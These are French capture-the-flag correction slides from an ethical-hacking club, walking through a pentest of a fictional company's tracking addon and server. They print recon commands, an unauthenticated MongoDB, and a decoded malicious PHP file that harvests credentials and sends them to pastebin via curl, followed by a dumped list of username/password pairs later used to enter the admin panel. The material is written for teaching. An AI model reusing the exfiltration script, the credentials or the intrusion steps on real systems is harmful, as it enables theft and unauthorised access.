

# CLUB ETHICAL HACKING

*Edition 2019/2020*



Séance #2  
**OneSmile Inc.**  
**Part.1 Pentest**

27 Nov. 2019

Correction

# Point de contact

---

**Rémi ALLAIN**      <rallain@cyberprotect.one>

**Daniel DIAZ**      <ddiaz@cyberprotect.one>

# CORRECTION / Rappel des objectifs

---

La société OneSmile Inc. vous a recruté pour réaliser un pentest sur un addon de leur application la plus populaire. Cet addon est utilisé pour du tracking utilisateur.

Le périmètre de la “prestation” est **UNIQUEMENT** sur l’addon (sous forme de binaire) et sur les ressources directement associées (api, librairies, etc.)

L'exécutable vous sera délivré par clé USB.

Votre objectif est de tester la sécurité de cet addon et d'évaluer le risque pouvant être porté à OneSmile Inc. en cas d'attaque.

# CORRECTION / Analyse de l'exécutable

```
> file track-fantastic.exe
```

```
track-fantastic.exe: PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows
```

```
> strings track-fantastic.exe
```

```
[...]  
net/http.(*http2erringRoundTripper).RoundTrip  
net/http.(*http2Transport).initConnPool-fm  
[...]  
main.main  
main.httpGet  
main.track
```

## Langage: Go

Beaucoup de librairies, *strings* retourne un grand nombre de chaînes en clair, mais qui donne peu d'informations. Sur les 3 dernières lignes, on peut lire les fonctions du programme. La fonction `httpGet` nous indique que le programme peut potentiellement communiquer via HTTP.

*Bonus: analyse avec GDB*

**Étape suivante:** écoute des communications avec Wireshark

[illegible]

# CORRECTION / Analyse de l'exécutable

## Connexion HTTP sur le port 6007 (non-standard)

*port 6007 réservé au protocole X11 (X Window Server)*

### Flux de connexions:

```
> http://[IP]:6007/client/vortex/track-fantastic-go/[HOST]/windows/{"software":"edit-my-face","user":"[USER]"}
>> 302 Found (redirect)
```

```
> http://[IP]:6007/client/handler/[BASE64]
>> 302 Found (redirect)
```

```
base64 >> {"options": {"software":"edit-my-face", "user": "[USER]"}, "redirect": true, "from": "[IP]", "@timestamp": "[DATE]"}
```

```
> http://[IP]:6007/client/_status/[INT]
>> 200 Ok
>> {"processed":[BOOL]}
```

### A noter, l'utilisation d'un User-Agent spécifique dans les Headers:

User-Agent: track-fantastic/vortex-2.4

# CORRECTION / Identification du serveur

```
> nmap --top-ports 1000 -Pn -T4 -sV [IP]
```

```
21/tcpopen ftp Pure-FTPd
```

```
22/tcpopen ssh OpenSSH 7.4 (protocol 2.0)
```

```
| ssh-hostkey:
```

```
| 2048 c6:13:dc:5e:05:7e:01:fa:32:88:c3:8b:22:3a:30:78 (RSA)
```

```
| 256 ee:60:b0:18:7b:a9:49:6a:0e:37:b6:d1:8e:88:79:26 (ECDSA)
```

```
|_ 256 6d:dd:7d:a1:ca:18:52:01:d9:ed:cb:08:93:3b:4e:24 (ED25519)
```

```
6007/tcp open X11:??
```

```
| fingerprint-strings:
```

```
| GetRequest:
```

```
| HTTP/1.1 401 Unauthorized
```

```
| Date: Fri, 27 Dec 2019 07:26:00 GMT
```

```
| Server: OneSmile
```

```
| Set-Cookie: PHPSESSID=2ea0779ceceb7e0b8a0d0a15f0c950fa; path=/  
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

```
| Cache-Control: max-age=0, no-cache, no-store, must-revalidate
```

```
| Pragma: no-cache
```

```
| Access-Control-Allow-Origin: *
```

```
| Access-Control-Allow-Headers: Content-Type, Accept, Authorization
```

```
| Access-Control-Allow-Methods: GET, POST, PUT, DELETE, PATCH, OPTIONS
```

```
| Content-Length: 24
```

```
| Content-Type: application/json
```

```
| {"401": "Not Authorized"}
```

```
27017/tcp open mongodb MongoDB 4.0.13
```

# CORRECTION / Identification du serveur

Recherche d'infos sur l'IP

*(uniquement dans le cas ou le challenge n'a pas été réalisé en local)*

## 15.188.124.0/23 - AMAZON-CDG

ID

AMAZON-CDG

DESCRIPTION

Amazon Data Services France

ASN

AS16509 Amazon.com, Inc.

PARENT IP RANGE

15.188.0.0/16

COUNTRY

 France

REGISTRY

arin



# CORRECTION / Recherche d'informations

## Analyse FTP

```
> ftp [IP]
Connected to [IP].
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 1 of 5 allowed.
220-Local time is now 07:34. Server port: 21.
220-This is a private system - No anonymous login
```

*Pas de version affichée. Brute force long, stratégie de blocage en place .*

## Analyse SSH

*(uniquement dans le cas ou le challenge n'a pas été réalisé en local)*

```
msfconsole> set RHOSTS [IP]
msfconsole> use auxiliary/scanner/ssh/ssh_version
msfconsole> run
>> [+] [IP]:22 - SSH server version: SSH-2.0-OpenSSH_7.4 ( service.version=7.4 service.vendor=OpenBSD
service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:7.4 service.protocol=ssh
fingerprint_db=ssh.banner )
```

*IP Amazon, SSH AWS.*

# CORRECTION /

## Analyse MongoDB

```
msfconsole> set RHOSTS [IP]
msfconsole> use auxiliary/scanner/mongodb/mongodb_login
msfconsole> run
>> [+] [IP]:27017 - Mongo server [IP] doesn't use authentication
```

*Pas d'authentification.*

```
> mongo [IP]
connecting to: mongodb://[IP]:27017/test
MongoDB server version: 4.0.13
Welcome to the MongoDB shell.
> show dbs
admin    0.000GB
config  0.000GB
local    0.000GB
```

*Aucune database. Instance non-utilisée. Peut potentiellement être exploité par la suite pour obtenir un accès.*

# CORRECTION /

## Analyse Web (port 6007)

```
> curl -i http://[IP]:6007
HTTP/1.1 401 Unauthorized
Date: Fri, 27 Dec 2019 08:16:15 GMT
Server: OneSmile
Set-Cookie: PHPSESSID=ddc6f893a2ad092ca2a9f21e06cc45bb; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: max-age=0, no-cache, no-store, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type, Accept, Authorization
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, PATCH, OPTIONS
Content-Length: 24
Content-Type: application/json

{"401":"Not Authorized"}
```

# CORRECTION /

## Analyse Web (port 6007)


avec wascan <https://github.com/m4ll0k/WAScan>

```
> python wascan.py -u http://[IP]:6007 -s [0,2]
[+] Server: OneSmile
[+] Cookie without Secure flag set
[+] Cookie without HttpOnly flag set
[+] Cookie Header contains multiple cookies
[+] X-XSS-Protection header missing
[+] Clickjacking: X-Frame-Options header missing
[+] Strict-Transport-Security header missing
[i] Checking robots...
| [404] http://[IP]:6007/admin/
| [404] http://[IP]:6007/wp-admin/
| [404] http://[IP]:6007/emf-admin/
| [404] http://[IP]:6007/_emf_admin/
| [404] http://[IP]:6007/_emf_tf_admin/
| [404] http://[IP]:6007/wwwadmin/
| [403] http://[IP]:6007/status/
| [404] http://[IP]:6007/client/
| [404] http://[IP]:6007/client/vortex/
```

*Présence d'un fichier robots.txt*

\* une seule url "admin" fonctionne: `/_emf_tf_admin` (sans le dernier slash)

# CORRECTION /



Intéressant ?

*Nom du produit + Version + Lien GitHub*

=

*Paradis*


Tentatives:

- SQL Injection (Échec)
- Brute Force (Échec)

\* Temps de traitement aléatoire du formulaire, entre 1 et 5 secondes, rendant les processus automatique de brute-forcing et d'injections très long.

# CORRECTION /

Intégralité du code source disponible.



onesmile-emf / **track-fantastic**

Watch 0 Star 0 Fork 0

Code Issues 1 Pull requests 0 Actions Projects 0 Wiki Security Insights

OneSmile / Edit-My-Face / Track-Fantastic add-on Server [EXPORTED FROM BITBUCKET]

3 commits 1 branch 0 packages 0 releases 2 contributors

Branch: master New pull request Create new file Upload files Find file Clone or download

File	Commit	Last commit
html	2.4.196	last month
Dockerfile	2.4.195	last month
apache2.conf	2.4.195	last month
composer.json	2.4.195	last month
config.json	2.4.195	last month
docker-compose.yml	2.4.195	last month
index.php	Issue #3	last month
ports.conf	2.4.195	last month
robots.txt	2.4.195	last month

Focus sur config.json

```
{
  "admin": {
    "users": [
      {
        "uid": "000000",
        "username": "admin",
        "password": "admin"
      }
    ],
    "vortex": {
      "authorized_ua": "track-fantastic/vortex-2.4"
    }
  }
}
```

*Trop simple. Il s'agit des identifiants par défaut qui ont certainement été modifiés lors du passage en production.*

# CORRECTION /

Focus sur les issues.

*Rien à voir, la version en production ne semble pas affecté par les bugs.*

onesmile-emi/track-tantastic on Nov 21	
1 Open	<b>Add update repo for client #3</b>
	Label Projects Milestones Assignee Sort
<b>Add update repo for client</b>	
#3 by jprin was closed on 21 Nov	
<b>SQL Injection</b>	1
#2 by jprin was closed on 21 Nov	
<b>Error RPC connection in version &lt; 2.3.11</b>	1
#1 opened on 18 Nov by jprin	

# CORRECTION /

## Focus sur index.php

```
41 $app->get('/client/vortex/{source}/{device}/{build}/{options}', function (Request $request, Response $response, array $args) {
42     $args['options'] = json_decode($args['options'], true);
43     $args['redirect'] = true;
44     $args['from'] = $_SERVER['REMOTE_ADDR'];
45     $args['@timestamp'] = Date('Y-m-d\TH:i:s');
46     return $response->withRedirect('/client/handler/'.base64_encode(json_encode($args)));
47 });
48
49 $app->get('/client/handler/{b64}', function (Request $request, Response $response, array $args) {
50     $config = json_decode(file_get_contents('config.json'), true);
51     $status = 0;
52     if($_SERVER['HTTP_USER_AGENT'] === $config['vortex']['authorized_ua']) {
53         $status = file_put_contents('./status/'.uniqid(true).'.json', base64_decode(json_encode($args['b64'])));
54     } else {
55         return $response->withJson([401 => "Not Authorized"], 401);
56     }
57     return $response->withRedirect('/client/_status/'. $status);
58 });
59
60 $app->get('/client/_status/{status}', function (Request $request, Response $response, array $args) {
61     return $response->withJson(['processed' => ($args['status'] > 0)]);
62 });
63
```

*On retrouve le comportement observé avec Wireshark*



# CORRECTION /

## Focus sur index.php

```
68 $app->get('/client_update', function (Request $request, Response $response, array $args) {
69
70     $id = $_SERVER['REMOTE_ADDR'].'|'.$_SERVER['HTTP_USER_AGENT'];
71     $knock = json_decode(file_get_contents('./cu/knock.json'), true);
72     $knock[$id] += 1;
73     file_put_contents('./cu/knock.json', json_encode($knock));
74
75     if($knock[$id] % 3 !== 0) {
76         return $response->withJson([404 => "Not Found"], 404);
77     }
78
79     $files = array_diff(scandir('./cu/repo'), array('.', '..'));
80     foreach($files as $file) {
81         $items[$file] = base64_encode(file_get_contents('./cu/repo/'.$file));
82     }
83
84     return $response->withJson(['files' => $items, 'knock' => $knock], 200);
85 });
86
```

Puis on trouve la fonction *client\_update*.

Le couple User-Agent et IP est utilisé comme un identifiant.

Celui-ci est utilisé pour incrémenter une valeur qui est stockée dans **./cu/knock.json**

Lorsque la valeur est un multiple de 3 (càd tous les 3 coups) les fichiers présents dans **./cu/repo** sont encodés en base64 et retournés à l'utilisateur.

Sinon un code d'erreur 404 est retourné.

---

Ce processus s'inspire du **port-knocking**

# CORRECTION /

## 3 requêtes sur `/client_update`

```
{
  "files": {
    ".gitignore": "aHR0cHM6Ly9wYXN0ZWJpb5jb20vZTF0cUJMbGKcm06IGNhbm5vdCBYZWlvdUgJ21hc3NaGfkb3c",
    "Fix2562.xml": "PENvbmZpZz4KICAgIDxlbWw2ludCBuYWllPSJ0Zi1lbWYiPiR7Y29uZmLnLmVuZHBvaW50fTwvR",
    "Fix2563.xml": "PENvbmZpZz4KICAgIDxlbWw2ludCBuYWllPSJ0Zi1lbWYiPiR7Y29uZmLnLmVuZHBvaW50fTwvR",
    "Fix2564.xml": "PENvbmZpZz4KICAgIDxlbWw2ludCBuYWllPSJ0Zi1lbWYiPiR7Y29uZmLnLmVuZHBvaW50fTwvR",
    "Fix2565.xml": "PENvbmZpZz4KICAgIDxlbWw2ludCBuYWllPSJ0Zi1lbWYiPiR7Y29uZmLnLmVuZHBvaW50fTwvR",
    "Fix2566.xml": "PENvbmZpZz4KICAgIDxlbWw2ludCBuYWllPSJ0Zi1lbWYiPiR7Y29uZmLnLmVuZHBvaW50fTwvR",
    "Fix2567.xml": "PENvbmZpZz4KICAgIDxlbWw2ludCBuYWllPSJ0Zi1lbWYiPiR7Y29uZmLnLmVuZHBvaW50fTwvR",
    "massshadowhackers.php":
  },
  "PD9waHAKJHN0YXJ0ID0gMDsKJGNvbmlbnQgPSAiCgoqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKgoq",
  },
  "knock": {
    "37.166.77.133|Mozilla/5.0 (X11; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0": 3,
    "37.167.151.191|Mozilla/5.0 (X11; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0": 3,
    "80.215.115.179|track-fantastic/vortex-2.4": 2,
    "80.215.115.179|track-fantastic/vortex-2.3": 1,
    "80.215.115.179": 1,
    "80.215.115.179|track-fantastic/vortex-2.0": 3,
    "80.215.115.179|track-fantastic/vortex-1.9": 1,
    "37.165.144.158|curl/7.66.0": 1,
    "37.165.144.158|UserAgentString": 6,
    "37.165.144.158|Pascal": 3,
    "37.165.144.158|Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0": 2,
    "37.165.144.158|Custom": 3,
    "37.165.144.158|Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0": 15,
    "37.165.144.158|track-fantastic/vortex-2.4": 15,
    "81.185.162.78|Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0": 12,
    "37.165.144.158|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko": 3,
    "37.165.144.158|<H1>UserAgentString</H1>": 1,
    "37.165.144.158|Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck",
    "37.165.144.158|Mozilla/5.0 (X11; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0": 3,
    "37.165.144.158|Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck",
    "37.165.144.158|Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0": 3,
    "37.165.246.114|Mozilla/5.0 (X11; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0": 3
  }
}
```

Le fichier JSON retourné indique:

- Une liste de fichiers avec des données en base64
- Des couples IP / User-Agent

---  
*Dans la liste des fichiers, le dernier (**massshadowhackers.php**) attire notre attention.*

# CORRECTION /

## Décodage du fichier *massshadowhackers.php* (utilisation de CyberChef: [gchq.github.io](https://gchq.github.io/CyberChef/))

```
*****
*           MassShadow Hackers           *
*   Edit My Face - Database leak         *
*           23/06/2018                   *
*****

TARGET:
  COMPANY: OneSmile Inc.
  PRODUCT: Edit-My-Face

https://www.edit-my-face.com/
https://onesmile.com/
https://onesmile.com/track-fantastic/client/vortex
52.47.58.99

";
$bk_p = [];
while($start < 86400) {
    sleep(120);
    $start += 120;
    $bk_c = 1;

    while($bk_c) {
        $j = 7;
        if ($stream = fopen('websocket://localhost:8237/pipe/update-tf_emf', 'r')) {
            $bk = stream_get_contents($stream, 137, 5231);
            $bk_c = $bk[$j]; $j += 7; $tmp = '';
            for ($i=0; $i < strlen($bk[$bk_c + 2])-1; $i+=2){
                $tmp .= chr(hexdec($bk[$bk_c + 2][$i].$bk[$bk_c + 2][$i+1]));
            }
            $bk_p[] = $tmp;
            fclose($stream);
        }
    }
}

$content += count($bk_p) . 'credentials (username pass')."\\n---\\n".implode("\\n", $bk_p);
file_put_contents('.gitignore', system("curl -d '". $content.'" 'http://pastebin.com/api_public.php' && rm massshadowhackers.php"))
?
```

Ce fichier PHP ne semble pas légitime

Il semble écouter une socket locale, décode les données, et envoi le tout sur un Pastebin (site web public).

Le résultat du script est sauvegardé dans le fichier *.gitignore*

**> .gitignore**

`https://pastebin.com/e1tqBLnX`  
`rm: cannot remove 'massshadowhackers.php':`  
`Permission denied`

# CORRECTION /

## Analyse du Pastebin pastebin.com/e1tqBLnX

```
10.
11. https://www.edit-my-face.com/
12. https://onesmile.com/
13. https://onesmile.com/track-fantastic/client/vortex
14. 52.47.58.99
15.
16. 1913 credentials (username pass)
17. ---
18. 7moneybooks ninja
19. Mlobbistka pastor
20. eRegnov hardcore
21. 7ilmermz Ashley
22. rtheredglove princess1
23. 8sasinabo Bitch
24. Jlleithan elizabet
25. eMinistru tucker
26. Xcuitewai thomas
27. Tgwadogen chris1
28. 3sifihle eagles
29. Vsmplitge work
30. Ilovrovich rangers
31. Itextur hallo
32. zdaimana Jessica
33. Pcoheta lakers
34. xnichie shannon
35. 9uvalam heather
36. rtijuanapress christ
37. kevuswa jennifer
38. 1Anfray somethin
39. Nunrelvive porsche
40. JSmachetti prayer
41. Spatzig darkness
42. Paremoza compaq
```

On trouve un fichier contenant des milliers d'identifiants.

En faisant une recherche sur "admin" on obtient les login/password suivants:

<b>wwwadmin</b>	<b>TExPASH</b>
<b>EMFAdmin</b>	<b>1smileSuck!</b>

*Ces deux comptes nous permettent d'accéder à la partie administration.*

## Administration panel

Hello, wwwadmin **logout**

```
{
  "source": "track-fantastic-go",
  "device": "LP-RAL",
  "build": "windows",
  "options": {
    "software": "edit-my-face",
    "user": "root"
  },
  "redirect": true,
  "from": "37.172.170.87",
  "@timestamp": "2019-12-24T13:29:49"
}
```

```
{
  "source": "track-fantastic-go",
  "device": "LP-RAL"
```

## Conclusion

Cette correction montre uniquement le déroulement pensé par le créateur de ce challenge. Tout autour de celui-ci, d'autres assets pouvaient être analysés et testés. Pouvant mener à une évaluation du risque différente.

Dans notre cas, le pentest a révélé:

- Utilisation d'un protocole non sécurisé HTTP pour transmission de données via un exécutable. Il est préférable d'utiliser HTTPS par exemple
- Fichier robots.txt donnant des indications sur la présence de ressource sur le serveur
- Code source disponible sur Github, mettant à disposition de tous les stratégie de sécurité en place
- Infection du serveur par un fichier malicieux, ayant donné lieu à une fuite des identifiants utilisateurs, notamment les administrateurs. Nous permettant d'avoir accès à la console d'administration.
- Utilisation de stratégie de sécurité: Knock URL, Randomize authentication processing time
- FTP ouvert sur le net, mais semble inutilisé
- MongoDB ouvert sur le net, mais semble inutilisé

Des questions ? → **[rallain@cyberprotect.one](mailto:rallain@cyberprotect.one)**